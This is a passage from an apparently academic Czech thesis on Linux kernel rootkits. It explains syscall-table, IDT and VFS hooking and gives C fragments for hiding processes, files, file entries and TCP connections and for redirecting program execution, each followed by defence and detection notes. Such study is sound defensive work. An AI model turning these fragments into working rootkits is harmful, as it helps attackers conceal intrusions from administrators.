asm volatile("lidt %0" :: "m" (idtr)); //Uložení adresy tab. přerušení
```

Ukázku lze nalézt v příloze A pod č. x.

Nejčastěji používaný způsob útoku na rozhraní systémových volání je útok na *tabulku systémových volání* nebo na *rutinu systémového volání*. Oblíbenost těchto způsobů tkví v jejich jednoduchosti a nenesou s sebou žádná omezení. Metoda změny prvních 7B v *obslužné rutině* je použitelná na libovolnou funkci. Její největší nevýhodou je fakt, že její kód nemohou vykonávat dva procesy zároveň (z důvodu ukládání a obnovování oněch úvodních 7B). Tuto kritickou sekci musí chránit např. *spinlock*. Princip pojmenovaný jako *tabulka přerušení* patří ke způsobům pokročilým, vyžadující část implementace v assembleru. Jeho rozšířením jsme objevili způsob nový, pojmenovaný jako *CPU registr idtr*. Ten je ze všech způsobů nejsložitější a v praxi zatím nebyl použit ani diskutován.

Možnosti obrany a detekce

Nejobvyklejší způsobem ochrany před podobným typem útoků je kontrola všech hodnot, které může útočník změnit. Při tom se doporučuje číst hodnoty po bytech, neboť útočník může úpravou systémového volání `read()` maskovat svoji přítomnost v systému. Zajímavou myšlenkou může být i počítání dlouhodobého průměru vykonaných instrukcí[15]. Vychází z faktu, že jakákoliv modifikace přidává výkonný kód a tím pádem zpomaluje celý systém. Už z podstaty se jedná o jakousi fuzzy metodu, kterou je třeba podpořit dalšími měřeními.


2.2.2 Napadení virtuálního souborového systému

Jak plyne z kapitoly 1.2.4, nachází se virtuální souborový systém na nižší vrstvě než rozhraní systémových volání. Tvoří spojující vrstvu mezi abstraktním systémovým voláním a skutečnou implementací souborového systému (obr. 2.3). Výsledkem je, že uživatel je od souborového systému kompletně odstíněn a přístup k němu provádí výhradně a jen přes systémová volání. Ty pak na základě umístění souboru v souborovém systému vyberou konkrétní metodu pro přístup k fyzickému médiu.

Virtuální souborový systém rozlišuje tyto čtyři druhy struktur:

1. **superblok** – informace o souborovém systému (filesystem metadata),
2. **i-uzel** – informace a identifikace souboru (file metadata),

[14] Instrukce `lidt` naplní registru `idtr` svým 5 slabikovým operandem.
[15] Zájemců o tuto myšlenku lze doporučit článek [23].



Obrázek 2.3: Konceptuální schéma virtuálního souborového systému


3. **d-záznam**[16] – popisuje vazby mezi soubory a adresáři,

4. **soubor** – informace, popisující aktuální stav interakce mezi procesem a souborem. Je vytvořen na žádost při manipulaci se souborem. Existuje po dobu práce se souborem.

Každý z těchto druhů definuje krom dat ještě množinu ukazatelů na funkce, které musí každý souborový systém před svým používáním naplnit. Dochází tak v podstatě ke vzniku *jednoduchých objektů*[17]. Pro naše účely je nejzajímavější objekt typu `soubor` (`struct file`), jehož metody v podobě souborových operací (`struct file_operations`) implementují systémová volání pracující se soubory. Programové schéma virtuálního souborového systému se nachází na obrázku 2.4. Nejdříve je přes funkci `fget_light()` odvozena adresa příslušného souborového objektu. Po kontrole platnosti operace a zjištění její bez-

[16] Angl. dentry.
[17] Viz první parametr všech funkcí, implementující this/self.

konfliktnosti `rw_verify_area()` je vyvolána cílová metoda přes `file->f_op->read`. Na konci je souborový objekt přes `fput_light()` uvolněn.



Obrázek 2.4: Programové schéma virtuálního souborového systému

Již víme, že máme tři typy souborových systémů: diskový, síťový a speciální. Zatímco první dva slouží pro správu informací vyskytující se mimo jaderný prostor, speciální byl navržen právě za účelem snadné modifikace jaderných struktur. Mezi nejznámější patří *sysfs* připojený do `/sys` a *proc*, který nalezneme v `/proc`. Nás bude zajímat především druhý zmíněný, neboť obsahuje informace, které používají systémové nástroje při práci se systémem. Přestože je samotný princip útoku podobný napadení rozhraní systémových volání, má pro útočníka dvě příjemné skutečnosti. První je fakt, že celý virtuální souborový systém se nachází v jaderném prostoru. Už není třeba řešit odkazy z uživatelského prostoru do jaderného a naopak. Druhý, pro útočníka ještě významnější, je veřejná exportace používaných symbolů. Vychází z filozofie virtuálního souborového systému, kdy jsou funkce do struktur doplněny až po jejich vzniku. Základní informace pro útok již máme, zbývá identifikovat slabá místa. Obrázek 2.4 nám s nimi pomůže.

1. **Tabulka souborových operací**
   Nejjednodušší způsob ovlivnění chodu virtuálního souborového systému je přes tabulku souborových operací. Ta je pro každý souborový systém unikátní a změnou v ní měníme operace příslušející ke všem spravovaným objektům daného souborového systému. Jedná se o analogii k změně tabulky systémových volání (kap. 2.2.1). Tohoto principu využívají demonstrační programy pod čísly xii, xvii a xix dodatku A.

2. **Obslužná funkce**
   Princip užitý kap. 2.2.1, kdy bylo řízení z funkce uneseno pomocí 7B kódu obsahující nepodmíněnou skokovou instrukci, je aplikovatelný na libovolnou funkci. Tato metoda se hodí obzvlášť v případě, kdy na jednu funkci odkazuje řízení z mnoha programových míst a jejich postupná změna by byla nemožná nebo příliš náročná. Můžeme ho tedy použít i na funkce virtuálního souborového systému. Ukázku lze nalézt v příloze A č. xxii.

3. **Ostatní**
   Zahrnuje útoky na funkce, které nejsou v množině souborových operací. Příkladem může být únos spojení pod č. xx přílohy A.

Možnosti obrany a detekce

Útoky na virtuální souborový systém jsou mnohem rozmanitější než útoky na rozhraní systémových volání. Důvodem je řada nepřímých volání a celková složitost podsystému. Po útočníkovi ale vyžaduje mnohem hlubší znalost napadeného systému a použití jaderných modulů je (alespoň zatím) téměř nutností (více v kap. 4). Účinnou obranou je tedy nepodporovat[18] jaderné moduly.

[18] Resp. podporovat pouze speciálně označené či jinak podepsané.

Kapitola 3

Metody skrývání prostředků, zdrojů a získávání informací o systému

Aby mohl útočník napadený systém nepozorovaně řídit, musí na něm provést úpravy maskující jeho aktivity před zbytkem uživatelů. Tato kapitola se zabývá nejčastějšími způsoby jaderných úprav za účelem skrytí neoprávněně držených prostředků. Jsou to: *skrývání procesů*, *skrývání adresářů a souborů*, *skrývání záznamů v souborech*, *skrývání spojení*, *přesměrování spouštěného programu* a *odposlech*. Text vždy poskytuje alternativu v podobě modifikace rozhraní systémového volání, přesměrování ve virtuálním souborovém systému nebo změnou v příslušném jaderném podsystému. Diskutuje jejich výhody a nevýhody. Výklad navazuje na kapitolu 2 a využívá některý z principů objasněných v podkapitole 2.2. Při tvorbě kapitoly jsem vycházel z poznatků dostupných v článcích [12, 24, 25, 26, 27, 28, 29, 30] a vědomostí nabitých studiem zdrojových kódů srovnávaných rootkitů [17, 18, 19, 20, 21, 22].

3.1 Skrývání procesů

Skrývání procesů patří k nejzákladnějším požadavkům na každý rootkitu. Útočník typicky požaduje spouštět na napadeném stroji svůj kód a tím využívat ukořistěný výpočetní prostředek. K tomu musí vytvořit nový proces, který by v případě nemaskování se, mohl prozradit útočníkovu přítomnost v systému. Každý proces je v systému identifikován podle unikátního čísla PID. Útočník většinou skrývá veškeré procesy patřící určitému uživateli, popř. procesy obsahující v názvu speciální podřetězec.

3.1.1 Systémové volání sys_getdents{64}

Budeme-li trasovat typické systémové prostředky (`ps`, `top`, `...`) zjistíme, že informace o běžících procesech sbírají pomocí *systémového volání* `sys_getdents{64}()` ze speciálního adresáře `/proc`. Pro reprezentaci položek je použita strukturu `dirent{64}`. Tu budeme sekvenčně procházet a odstraníme záznamy týkající se našich procesů – adresářů s našimi čísly PID. Při odstraňování musíme brát v úvahu aktuální adresář a záznamy odstraňovat pouze pokud se jedná o výpis z adresáře `/proc`. Výsledná funkce, nahrazující původní `sys_getdents{64}`, vypadá následovně:

```
res = old_sys_getdents64(fd, dirent, count);  //Volání pův. sys_getdents()
..
p = (char *)dirent;    //Pomocí proměnné char *p budeme procházet výsledky
while (p < (char *)dirent + res) {                    //Procházej položky
  dir = (struct dirent64 *)p;  //Přetypování na záznam, s kterým pracujeme
  if (in_proc(fd) && !_strcmp(dir->d_name, hide_pid)) {          //Odstraň
    _memcpy(p, p + dir->d_reclen, ((char *)dirent+res)-(p+dir->d_reclen));
    res -= dir->d_reclen;  // Vymaž odstraněnou položku i z res
    continue;              //  dirent      dir/p
  }                        //     +==========+=================+=========+
  p += dir->d_reclen;      //     I   O.K.   I ZPRACOVAT       I  ZBYVA  I
}                          //     +==========+=================+=========+
return res;                //     ^          ^..dir->d_reclen..^         ^
                           //     \...res.............................../
```

Ukázkový modul se nachází pod č. xi v dodatku A.

3.1.2 Souborová operace vfs_readdir

Při bližším zkoumání funkcí `sys_getdents{64}()` zjišťujeme, že námi upravovaná struktura `dirent{64}` vychází z volání jaderné funkce `vfs_readdir()`. Výsledek je tedy čerpán z *virtuálního souborového systému* a možná by bylo snazší provést potřebné změny přímo tam. Funkce, která provádí kopírování adresářových informací do výsledné proměnné `dirent{64}`, se nazývá `filldir()` a je součástí funkce `vfs_readdir()`. Funkci `filldir()` nahradíme vlastní verzí, která skrývané adresáře do výsledku vůbec nezahrne. Navíc odpadá test příslušnosti k adresáři[1], neboť úprava se týká právě a jen souborového systému `/proc`. Kód, kdy nahrazujeme funkci `filldir()` vlastní verzí, vypadá následovně:

```
int new_readdir(struct file * filp, void * dirent, filldir_t filldir)
{
  old_filldir = filldir;      //Původní funkce filldir() pro pozdější užití
  return old_readdir(filp, dirent, new_filldir);        //Již s naší funkcí
}

static int new_filldir(..., const char * name, int namlen, ...)
{
  char namecopy[namlen+1];              //Jméno není zakončeno znakem '\0',
  _memcpy(namecopy, name, namlen);      //proto si vytváříme vlastní kopii
  namecopy[namlen] = '\0';

  if (!_strcmp(namecopy, hide_pid)) {   //Jedná-li se o adresář procesu,
    return 0;                           //vyřaď ho z výsledku
  }
  //Nejedná-li se o adresář procesu, zavolej původní funkci
  return old_filldir(__buf, name, namlen, offset, ino, d_type);
}
```

Demonstrační program této metody je pod č. xii v příloze A.

[1] Resp. test příslušnosti k souborovému systému.

3.1.3 Plánovač

Ponoříme-li se do podstaty přidělování strojového času procesům hlouběji, můžeme své snažení o jejich ukrytí směřovat na konkrétní *jaderný podsystém*, a to *plánovač*. V Linuxu je reprezentován funkcí `schedule()` a její základní datovou strukturou pro každý procesor je tzv. *fronta běžících procesů* – `struct runqueue`. Pomocí ní lze získat veškeré informace potřebné pro rozhodnutí o následujícím běžícím procesu. Nejdůležitějším poznatkem je, že tato struktura obsahuje množinu všech procesů asociovaných k danému CPU a od okolního systému je téměř izolována. Důvodem je snaha o co nejvyšší možnou efektivitu algoritmu *O(1)* plánovače. Pro ostatní potřeby spojené s procesovými operacemi si systém udržuje seznamy jiné. Jedná se o různé hashovací tabulky, jejichž klíči jsou procesové identifikátory PID a výsledkem jsou ukazatele na odpovídající záznam `task_struct`, hierarchické vztahy mezi jednotlivými procesy či obousměrný vázaný seznam všech procesů, vyskytujících se v systému. Pro identifikaci všech podstatných vazeb je nutná studie vzniku a ukončení procesu ve funkcích `do_fork()`, `do_clone()`, `do_exit()` a `release_task()`. Následující pseudokódový výtah (část pojmenovaná `do_fork:`) zobrazuje alokaci identifikátoru procesu, duplikaci běžícího procesu, inkrementaci uživatelských čítačů a zařazení procesu do rodinných vztahů. Následuje vložení procesu do systémových seznamů a hashovacích tabulek (znázorněno barevně, neboť z nich budeme proces odstraňovat). Na konci jsou inkrementovány čítače systémové. Druhý sloupec ukazuje postup při odstraňování procesu ze systému.

```
do_fork: (+do_clone:)
pid = alloc_pidmap();
task_struct *p = dup_task_struct(current);
atomic_inc(&p->user->__count);
atomic_inc(&p->user->processes);
p->pid = pid;
p->tgid = p->pid;
sched_fork(p, clone_flags);
p->real_parent = current;
p->parent = p->real_parent;
SET_LINKS(p);
attach_pid(p, PIDTYPE_TGID, p->tgid);
attach_pid(p, PIDTYPE_PID, p->pid);
nr_threads++;
total_forks++;
```

```
do_exit: (+release_task:)
atomic_dec(&p->user->processes);
proc_pid_unhash(p);
nr_threads--;
detach_pid(p, PIDTYPE_PID);
detach_pid(p, PIDTYPE_TGID);
REMOVE_LINKS(p);
sched_exit(p);

použité seznamy/tabulky
pidhash
runqueue
process list
```

Na zneviditelnění z výpisu běžících procesů nám bude stačit odpojit proces z obousměrného vázaného seznamu. Stačí tedy vyvolat makro `REMOVE_LINKS`. Tento způsob demonstruje modul č. xiii v dodatku A.

Pro dokonalejší krytí by bylo nutné provést ještě několik dalších kroků. Za prvé by bylo nutné odstranit evidenci o přiděleném čísle PID z hashovací tabulky `pidhash`. Tímto způsobem znemožníme veškerou meziprocesovou komunikaci, neboť při doručování informací procesům se čerpá právě z této tabulky. Následují účtovací proměnné vypovídající o počtu procesů v systému atd... Jak lze předpokládat, informace o těchto symbolech již nebudou exportovány do modulového API, a útočník pro jejich vyhledání musí použít jiné techniky. Nejpřijatelnější cestou se jeví použití již zmiňované `/proc/kallsyms` nebo

`System.map`. Vše implementuje příklad č. xiv přílohy A.

Poslední zajímavostí je přepsání PID procesu na číslo 0. Jedná se o speciální označení procesu, které bylo použito při vytváření prvního procesu při nahrávání systému. Ve výpisech virtuálního souborového systému se s ním však již nepočítá. Změníme-li tedy číslo PID na 0, náš proces se ve výpisu běžících procesů neobjeví. Při manipulaci s procesem musíme být opatrní, neboť ukončení procesu (`exit()`) s PID 0 vyvolá havárii systému. Tento elementární způsob krytí procesu ukazuje program č. xv v příloze A.

Všechny zmíněné metody této podkapitoly o plánovači se navzájem nevylučují a dají se kombinovat.

Možnosti obrany a detekce

V případě, že selžou nebo nebyla nastolena preventivní opatření z minulých kapitol, musí administrátor pro vyhledání procesů použít metody represivní. Možností je několik a vždy souvisí s kontrolou výskytu daného procesu v adresáři `/proc`. Zasíláním signálů[2] procesům můžeme zkontrolovat jejich výskyt v hashovací tabulce `pidhash`. Pomocí makra `for_each_process(p)` zase výskyt v obousměrném vázaném seznamu. Bohužel metody útočící na plánovač mohou být při vhodné kombinaci i proti těmto způsobům imunní. Každý proces ale čas od času potřebuje obsadit procesor, a tak se musí nacházet alespoň v seznamu běžících procesů v plánovači. Jeho kontrola však již není tak triviální. Zajímavou myšlenkou je i pokus manipulovat[3] s adresáři reprezentující procesy v `/proc` a sledovat výsledné chování (např. zkusit otevřít adresáře všech možných PID). Poslední způsob reflektuje fakt, že každý proces musí mít svoji režijní strukturu v paměti. Nabízí se tedy kontrola celé paměti na výskyt těchto struktur, které můžeme vyhledávat na základě znalostí, jakých hodnot nabývají jejich položky. Jedná se o nejpracnější a nejméně stabilní metodu. Přestože je existence procesů v systému pro útočníka důležitá (aktivní využití stroje), může být v extrémním případech potlačena na minimum. Pro přístup na zkompromitovaný systém může použít služeb legitimně běžících procesů, případně je nebo jiný podsystém modifikovat.

3.2 Skrývání adresářů a souborů

Podobně jako jsme skrývali procesy, budeme skrývat i ostatní objekty. Adresář je z pohledu virtuálního souborového systému pouze speciální typ souboru[4]. Pro jeho skrytí tedy můžeme použít stejné algoritmy. Objekty ke skrytí identifikujeme např. pomocí vlastníka či podřetězce, vyskytujícího se v názvu souboru.

3.2.1 Systémové volání sys_getdents{64}

Princip je analogický s kap. 3.1.1 s rozdílem, že nás zajímají všechny souborové systémy krom speciálního souborového systému `/proc`. V kódu to znamená pouze změnu v části podmínek. S výhodou využijeme položku `dir->d_name` a budeme skrývat soubory, obsahující námi nadefinovaný podřetězec. Porovnání rozdílu skrývání procesů a souborů:

```
skrytí procesů: jsme v /proc a adresář má název shodný se skrývaným PID
  if (in_proc(fd) && !_strcmp(dir->d_name, hide_pid))
```

[2] Pozor na případ, kdy je modifikované i systémové volání `kill()`.

[3] Např. `open()`, `stat()`, ... opět může být podvrženo.

[4] Oba jsou ve virtuálním souborovém systému objekty typu i-uzel.

```
skrytí souborů: nejsme v /proc a adresář obsahuje skrývaný řetězec
  if (!in_proc(fd) && _strstr(dir->d_name, hide_pattern))
```

Funkční ukázku lze nalézt pod č. xvi přílohy A.

3.2.2 Souborová operace vfs_readdir

I zde se nejprve odkážeme na předešlou kap. 3.1.2. Změny však nebudeme provádět na souborovém systému `/proc`, nýbrž na souborovém systému, na kterém budeme ukrývat souborové objekty. Pokud bychom chtěli skrývat soubory na dvou různých souborových systémech, musí dojít k patřičným úpravám u obou nezávisle na sobě. V praxi si typicky vystačíme s jedním. Pro nalezení odpovídajícího adresářového objektu, ve kterém změníme funkci `vfs_readdir()`, použijeme funkci `filp_open()`. Srovnání změny funkce `vfs_readdir()` u souborového systému `/proc` a klasického souborového systému:

```
  struct file_operations *fops; //Souborové operace (včetně vfs_readdir())
skrytí procesů: měníme operaci vfs_readdir() souborovému systému /proc
  fops = proc_root.proc_fops;
skrytí souborů: měníme operaci vfs_readdir() klasického soub. sys.
  fops = (filp_open("/cesta/k/adresari/", O_RDONLY, 0600)->f_op);
```

Demonstrační program je pod č. xvii dodatku A.

Možnosti obrany a detekce

Nejspolehlivějším způsobem, jak na disku najít všechny objekty, je připojit podezřelý disk do nenapadeného prostředí. K tomu nám mohou posloužit tzv. *live distribuce*, které bootují z cd a jsou bezpečně čisté. Bohužel souborový systém je většinou tak rozvětvený, že pro dobré krytí stačí soubory pouze vhodně pojmenovat a umístit. Další možností je potřebné soubory vždy stahovat ze sítě nebo umístit do operační paměti.

3.3 Skrývání záznamů v souborech

Útočník často vyžaduje skrýt záznamy v souborech, které nemohou být skryty jako celek. Jsou totiž používány systémem a jejími administrátory. K nejtypičtějším příkladům patří soubory `passwd+shadow` a konfigurační či logovací soubory. V těchto souborech se náš záznam sice v souboru fyzicky nachází, na zkompromitovaném systému se ale za normálních okolností nezobrazí[5]. Existuje i možnost podvrhovat záznamy v podobě náhrady jednoho řetězce za druhý. Textové náhrady jsou však časově náročné operace a v případě příliš obecných systémových funkcí může dojít k znatelnému zpomalení systému.

3.3.1 Systémové volání sys_read

Pro čtení ze souboru používají aplikační programy systémové volání `read(.., char *buf, ..)`. Naším úkolem je upravit načtená data `*buf` a návratovou hodnotu `return` tak, aby neobsahovaly námi skryté záznamy. Efekt může být buďto globální, nebo aplikovaný pouze na konkrétní typ souborů. Ten můžeme zjistit z tabulky otevřených souborů takto: `current->files->fd[fd]->f_dentry->d_name.name`. Za připomínku stojí, že ukazatel `*buf` ukazuje do uživatelského prostoru a pro práci s jeho daty je musíme přesunout do

[5] Viz možnosti obrany a detekce.

jaderného prostoru (důvod je ochrana každého z prostorů). Nová funkce `new_sys_read()` může vypadat takto:

```
ssize_t res;void *kbuf = NULL;char *p;

res = old_sys_read(fd, buf, count); //Původní volání sys_read()
if (res <= 0) return res;

kbuf = kmalloc (res, GFP_KERNEL);   //Alokace místa v jaderném prostoru
if (!kbuf) return 0;
copy_from_user(kbuf, buf, res);     //Přesun dat uživ.->jader. prostor
/**TEXTOVÉ ÚPRAVY *kbuf A KOREKCE res**/
copy_to_user(buf, kbuf, res);       //Návrat dat jader.->uživ. prostor
kfree(kbuf);                        //Uvolnění místa v jaderném prostoru

return res;
```

Demonstrační modul se nachází pod č. xviii v příloze A.

3.3.2 Souborová operace vfs_read

Čtení ze souboru patří k množině operací implementovaných ve *virtuálním souborovém systému*. Najdeme ji pod názvem `vfs_read()`. Tato funkce je zprostředkovaně vyvolána (podobně jako funkci `vfs_readdir()` vyvolává funkce `sys_getdents()`) již zmíněným systémovým voláním `sys_read()`. Opět platí, že každý souborový systém má tuto funkci unikátní. Výhodou tohoto způsobu je snazší přístup k souborovému objektu a fakt, že pracujeme v jaderném prostoru. Není tedy nutné provádět kopii a kód je jednodušší:

```
struct file *f = filp_open(/cesta/k/souboru, O_RDONLY, 0600);
old_read = f->f_op->read;       //Ulož původní funkci pro užití v new_read()
f->f_op->read = new_read;         //Nahraď původní operaci funkcí new_read()

ssize_t new_read(struct file *file,char __user *buf,size_t count,loff_t *pos)
{
  ssize_t res = old_read(file, buf, count, pos);           //Původní operace
  /**TEXTOVÉ ÚPRAVY *buf A KOREKCE res**/
  return res;
}
```

Ukázkový program je pod č. xix dodatku A.

Možnosti obrany a detekce

Pro detekci skrytých záznamů v souborech můžeme využít stejné metody jako v případě skrytých souborů v kap. 3.2. Další z možností je číst data pouze po 1 bajtu[6] a tím znemožnit identifikaci nahrazovaného řetězce.

[6] Př. čtení souboru `/etc/shadow` programem `dd`: `dd if=/etc/shadow bs=1`.

3.4 Skrývání spojení

K tomu, aby mohl útočník svoji oběť v budoucnu využít, musí si k ní udržet přístup. Ve valné většině případů se jedná o přístup vzdálený, možný pouze přes počítačovou síť. Útočník potřebuje svoji komunikaci s napadenou stanicí maskovat, aby nevzbudil podezření správců diskreditovaného systému. Naším cílem je „vymazat“ veškeré záznamy vedené o komunikaci s útočníkem. Na první pohled by se mohlo zdát, že skrývání spojení je speciálním případem skrývání záznamů v souborech (kap. 3.3). Toto řešení by bylo sice triviální, ale nepříliš elegantní. Náš přístup bude spočívat v trasování síťových nástrojů (např. `netstat`), které nám odhalí za zdroj svých informací adresář `/proc/net`.

3.4.1 Adresář /proc/net

Naším cílem je opět speciální souborový systém `/proc`. Nyní si ukážeme jak skrýt veškerá TCP/IP spojení. V první fázi musíme v adresáři `/proc/net` vyhledat soubor reprezentující tcp spojení a provést náhradu funkce, která takové informace v souboru zpřístupňuje. Jedná se o funkci `seq_show` a její nalezení a změnu popisuje následující kód:

```
tcp = proc_net->subdir->next;            //Vyhledání souboru s názvem 'tcp'
while (strcmp(tcp->name, "tcp") && (tcp != proc_net->subdir))
  tcp = tcp->next;
old_tcp_seq_show=((struct tcp_seq_afinfo *)(tcp->data))->seq_show;//Náhrada
((struct tcp_seq_afinfo *)(tcp->data))->seq_show=new_tcp_seq_show;//funkce
```

Funkce `new_tcp_seq_show()` má za úkol odfiltrovat nevhodná spojení, která pozná podle ip adresy. Její princip je podobný funkci `new_filldir()`, kdy u spojení, která nechceme do výsledku zahrnout, vrátíme 0. Jinak vracíme výsledek originální funkce.

```
inet = connection;         //Ukazatel na záznam nesoucí informace o spojení
if ((inet->daddr == global_ip) || (inet->rcv_saddr == global_ip))
  return(0);          //Figuruje-li naše ip adresa ve spojení, potlač výpis
else
  return((*old_tcp_seq_show)(seq, v));                    //Původní funkce
```

V úvahu musíme brát i stav TCP spojení a další souvislosti. Implementační podrobnosti, které reflektují i stav TCP spojení, lze nalézt v doprovodné aplikaci pod č. xx dodatku A.

3.4.2 Alternativy

V případě, že nevyžadujeme kvalitu TCP spojení, můžeme použít spojení lehčí. Nejčastější alternativu tvoří spojení na bázi protokolu ICMP, kdy jsou přenášená data schována do těla ICMP paketu. V tomto případě na cílové stanici nevzniká *žádné perzistentní spojení* a není potřeba nic filtrovat. Přenášená data je vhodné zašifrovat pro případ jejich odchycení síťovými analyzátory. Oblíbenou variantou je pomocí ICMP dotazu o vhodných parametrech (např. délce paketu) vytvořit reverzní TCP spojení z napadeného stroje na útočníkův počítač.

Možnosti obrany a detekce

Při analýze spojení je vhodné informace z koncového zařízení konfrontovat se zbylými

síťovými zařízeními. Mohou to být směrovače či síťový analyzátor[7], který bývá ze sítě nedosažitelný. Vhodným pomocníkem jsou i internetové firewally. Nejenže ztěžují útočníkovi práci, ale také snižují množství komunikačních kanálů, kterými mohou do našeho systému proudit informace.

3.5 Přesměrování spouštěného programu

Hlavní myšlenka této metody spočívá ve spuštění zástupného programu namísto programu originálního. Uživatel podvrženou aplikaci stěží rozpozná, neboť jemu zamýšlený program ke spuštění se na svém místě skutečně nachází.

3.5.1 Systémové volání sys_execve

První způsob pokrývá změnu příslušného systémového volání `sys_execve()`. Jedná se de facto pouze o změnu cesty k podvržené aplikaci v případě, že má být spuštěna aplikace originální. Ukazatel na řetězec reprezentující cestu nalezneme v `regs.ebx`. V případě, že se shoduje s cestou v proměnné `remove`, je nahrazena cestou z proměnné `replace`:

```
filename = getname((char __user *) regs.ebx);     //Název programu
if (!strcmp(filename, remove)) {                  //Změna cesty k programu?
  //PŘEDPOLAD strlen(remove) > strlen(replace)
  _memcpy((char __user *)regs.ebx, replace, replace_len);//Zástupný program
  ((char __user *)regs.ebx)[replace_len] = 0;     //Ukončení řetězce '\0'
}
putname(filename);
return old_sys_execve(regs);                    //Vyvolání originální funkce
```

Ukázkový modul lze nalézt pod č. xxi v příloze A.

3.5.2 Funkce do_execve

Prozkoumáme-li systémové volání `sys_execve()` důkladněji, zjistíme, že je pouze obálkou pro výkonnou funkci `do_execve()`. Za použití principu z kapitoly 2.2.1 přepíšeme prvních 7B a funkci pomocí instrukce `jmp` přesměrujeme na funkci naši. V té provedeme test cesty a případnou záměnu spolu s vyvoláním originální funkce. Výhodou tohoto způsobu je hlubší zanoření do jádra. Nevýhodou je dnešní neexportace symbolu[8] `do_execve()`. Implementaci tohoto způsobu nalezneme v příloze A pod č. xxii.

3.5.3 Funkce open_exec

Podobně jako v předešlém případě i nadále můžeme pokračovat do hlubin jádra zkoumáním funkce `do_execve()`. Předtím, než bude program zaveden do paměti, musí být načten z binárního souboru. Přesně k tomuto účelu slouží funkce `open_exec()`. Změnu funkce `open_exec()` demonstruje program č. xxiii dodatku A.

[7] Tvoří základ pro IDS a IPS systémy. Většinou tvoří spoj na L1 vrstvě a je tím ze síťového pohledu neviditelný.

[8] Viz vyhledání adres symbolů v System.map nebo /proc/kallsyms.

3.5.4 Funkce load_binary

Jakmile je binární soubor otevřen, musí být zpracován vzhledem ke svému typu. O toto zpracování se stará funkce `load_binary()`, jež je součástí datové struktury `struct linux_binfmt`. Můžeme si tedy vytvořit vlastní upravenou verzi (`new_load_binary()`), která dokáže před nahráním změnit zdrojový soubor:

```
if (!strcmp(bin->filename, remove)) {     //Těsně před natažením binarního
  filp_close(bin->file, 0);               //souboru zkontrolujeme jeho
